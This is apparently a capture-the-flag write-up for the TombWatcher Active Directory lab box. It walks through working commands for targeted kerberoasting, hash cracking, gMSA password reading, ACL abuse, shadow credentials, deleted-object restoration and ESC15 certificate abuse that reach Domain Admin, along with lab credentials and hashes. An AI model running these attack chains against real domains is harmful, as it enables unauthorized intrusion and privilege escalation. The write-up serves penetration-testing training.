TombWatcher
TombWatcher is a medium difficulty active directory machine involving a tombstoned user.
About

Difficulty: Medium
OS: Windows
Release date: 2025-06-07
As is common in real life Windows pentests, you will start the TombWatcher box with credentials for the following account: henry / H3nry_987TGV!
Disclaimer
The solutions described in this writeup were discovered in a group effort and not found by me alone. Thanks to all contributors.
Summary
Through targeted kerberoasting and abusing various DACL we can get from user to user and eventually connect using winrm. We find this most recent user has rights to view and restore deleted objects. Restoring a deleted user allows us to abuse an ESC15 vulnerability and get full Domain Admin rights.
Recon
Rustscan and nmap report the following
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
53/tcp    open  domain       (generic dns response: SERVFAIL)
80/tcp    open  http         Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-07 23:52:30Z)
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
9389/tcp  open  mc-nmf       .NET Message Framing
49666/tcp open  msrpc        Microsoft Windows RPC
49677/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc        Microsoft Windows RPC
49679/tcp open  msrpc        Microsoft Windows RPC
49698/tcp open  msrpc        Microsoft Windows RPC
49705/tcp open  msrpc        Microsoft Windows RPC
53/udp  open  domain       udp-response ttl 127 (generic dns response: SERVFAIL)
88/udp  open  kerberos-sec udp-response ttl 127 Microsoft Windows Kerberos (server time: 2025-06-07 23:51:39Z)
123/udp open  ntp          udp-response ttl 127 NTP v3
389/udp open  ldap         udp-response ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
Only port 80 stands out a bit but it seems to just be an empty IIS.
We can confirm that the given credentials work for active directory and can jump directly to its enumeration using nxc’s bloodhound collector.
1
nxc ldap tombwatcher.htb -u henry -p 'H3nry_987TGV!' --bloodhound -c All --dns-server 10.129.89.7

As the only user in Remote Management Users, john seems to be our goal.

Bloodhound CE nicely shows us the required steps.
User
Alfred
With rights to write a SPN, we can perform a targeted kerberoast.
You can use a dedicated tool or just use bloodyAD to set a spn and then use impacket GetUserSPNs.py to kerberoast.
1
2
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' set object Alfred servicePrincipalName -v ahos6/pwn
GetUserSPNs.py 'tombwatcher.htb/henry:H3nry_987TGV!' -request-user Alfred -outputfile Alfred-krb5tgs.hash
We get a hash that is simplest to crack with john
1
john -w=/usr/share/wordlists/rockyou.txt --format=krb5tgs Alfred-krb5tgs.hash
We get the password for alfred: basketball.
Ansible_Dev$
Following bloodhound, we next abuse AddSelf on the infrastructure group. We can also use bloodyAD for that.
1
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u alfred -p basketball add groupMember Infrastructure alfred
After that, we are able to read the hash of the gmSA using
1
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u alfred -p basketball get object 'ansible_dev$' --attr msDS-ManagedPassword
The command is a bit simpler with nxc:
1
nxc ldap tombwatcher.htb -u alfred -p basketball --gmsa
Either way, we get the NTLM hash of ansible_dev$.
Sam
As bloodhound tells us, the next step is to abuse ansible_dev$'s rights to set the password for sam.
1
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u 'ansible_dev$' -p :1c37d00093dc2a5f25176bf2d474afdc set password sam 'Password_1234'
In my tests this hash was always the same but it only worked after retrieving it with one of the previous commands.
john
Almost there. Sam has WriteOwner rights on john. Once again, we can abuse this with bloodyAD to first set a user we control (e.g. sam) as owner and then giving us full GenericAll rights.
1
2
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u sam -p 'Password_1234' set owner john sam
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u sam -p 'Password_1234' add genericAll john sam
We could do a similar password change, but the more robust approach (in case the box resets), is to perform a shadow credential attack:
1
certipy shadow auto -target tombwatcher.htb -u sam@tombwatcher.htb -p Password_1234 -account john
As usual, there is a cleanup script. If you get unexpected results, try repeating the previous steps.
Since certipy is using kerberos, you need to account for clock skew. In my case it was +4h (
faketime -f +4h certipy ...)
As planned, we can then log in with winrm and retrieve the user flag.
It seems certipy randomly doesn’t work. If you get KDC_ERR_PADATA_TYPE_NOSUPP, change the password instead:
1
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u sam -p Password_1234 set password john Password_1234
Root
cert_admin
Enumerating optional features tells us that the Recycle Bin is enabled.
1
2
3
4
5
6
$ bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' get search --base 'CN=Configuration,DC=tombwatcher,DC=htb' --filter '(objectClass=msDS-OptionalFeature)' --attr name
distinguishedName: CN=Recycle Bin Feature,CN=Optional Features,CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=tombwatcher,DC=htb
name: Recycle Bin Feature

distinguishedName: CN=Privileged Access Management Feature,CN=Optional Features,CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=tombwatcher,DC=htb
name: Privileged Access Management Feature
If we look closely at the ACLs of the domain, we can also see this:
1
2
3
4
5
6
7
8
$ bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' get object 'DC=tombwatcher,DC=htb
' --resolve-sd --attr nTSecurityDescriptor
...
nTSecurityDescriptor.ACL.3.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.3.Trustee: john
nTSecurityDescriptor.ACL.3.Right: CONTROL_ACCESS
nTSecurityDescriptor.ACL.3.ObjectType: Reanimate-Tombstones
...
It can also be discovered with powerview.py.
Together with the name of the box this gives us a strong indication that tombstoned / deleted objects are involved that john can restore.
From the winrm shell, we can list the objects with
1
Get-ADObject -IncludeDeletedObjects -Filter 'isDeleted -eq $true'
The user cert_admin is among them. It seems there are three different versions of it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectClass       : user
ObjectGUID        : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectClass       : user
ObjectGUID        : c1f1f0fe-df9c-494c-bf05-0679e181b358

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
To find out which one to restore, let’s first show all properties:
1
Get-ADObject -IncludeDeletedObjects -Filter 'isDeleted -eq $true' -Properties '*'
All objects were previously in the OU ADCS (LastKnownParent). Together with the name of the user we can tell that ADCS is probably involved.
We can check for any special rights with certipy.
1
certipy find -target dc01.tombwatcher.htb -dc-ip 10.129.89.7 -u henry@tombwatcher.htb -p 'H3nry_987TGV!' -stdout -hide-admins
Near the top it reports
1
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'
Further down we learn that this SID has enrollment rights to the template WebServer.
Looking back at the output of Get-ADObject, we see that the last printed object with ObjectGUID 938182c3-bf0b-410a-9aaa-45c8e1a02ebf has this exact SID.
To restore it as cert_admin2, Restore-ADObject can be used.
1
Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf -NewName cert_admin2
There is a cleanup script that re-deletes this user. Repeat the last command if you get any such indications.
If you rerun bloodhound, you will see that john has GenericAll rights over the newly restored user.

The abuse is the same as in the last steps. Again, certipy might or might not work.
1
certipy shadow auto -target tombwatcher.htb -u john@tombwatcher.htb -p :ad9324754583e3e42b55aad4d3b8d2bf -account cert_admin
Just change the password if it doesn’t
1
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u john -p Password_1234 set password cert_admin Password_1234
Administrator
We rerun certipy with the newly obtained user.
1
certipy find -target dc01.tombwatcher.htb -dc-ip 10.129.89.7 -u cert_admin@tombwatcher.htb -p Password_1234 -stdout -vulnerable
It reports an ESC15 vulnerability involving the template WebServer.
We can refer to the certipy wiki for instructions on how to abuse it:
https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation#esc15-arbitrary-application-policy-injection-in-v1-templates-cve-2024-49019-ekuwu
Both listed scenarios work on this box.
PKINIT
First we request a certificate and inject the Certificate Request Agent policy
1
certipy req -target dc01.tombwatcher.htb -dc-ip 10.129.89.7 -u cert_admin@tombwatcher.htb -hashes f87ebf0febd9c4095c68a88928755773 -ca tombwatcher-CA-1 -template WebServer -application-policies 'Certificate Request Agent'
Then we can request a certificate on behalf of the Administrator user.
1
certipy req -target dc01.tombwatcher.htb -dc-ip 10.129.89.7 -u cert_admin@tombwatcher.htb -hashes f87ebf0febd9c4095c68a88928755773 -ca tombwatcher-CA-1 -template User -pfx cert_admin.pfx -on-behalf-of Administrator
With this certificate we can retrieve the NTLM hash
1
certipy auth -pfx administrator.pfx -dc-ip 10.129.89.7
Schannel / ldap shell
Request a certificate with Client Authentication policy. Set administrator as the upn.
1
certipy req -target dc01.tombwatcher.htb -dc-ip 10.129.89.7 -u cert_admin@tombwatcher.htb -hashes f87ebf0febd9c4095c68a88928755773 -ca tombwatcher-CA-1 -template WebServer -application-policies 'Client Authentication' -upn administrator@tombwatcher.htb
Authenticate and open an ldap shell
1
certipy auth -pfx 'administrator.pfx' -dc-ip 10.129.89.7 -ldap-shell
The success of the previous command might depend on the installed OpenSSL version / configuration.
The latest one in Kali didn’t work for me. For some people just upgrading to the latest python and certipy helped. For me using an earlier python version and certipy < 5.0.0 worked but not for others.
If all else fails, this old docker image seems to work reliably.
From the ldap-shell, you can change passwords, create users, add users to group and more.
If on a dedicated (RA/VIP+) box, you can just add any user you control to Domain Admins.
1
add_user_to_group henry "Domain Admins"
On a shared box, you could create a new user, set the password and add it to the group in the same way.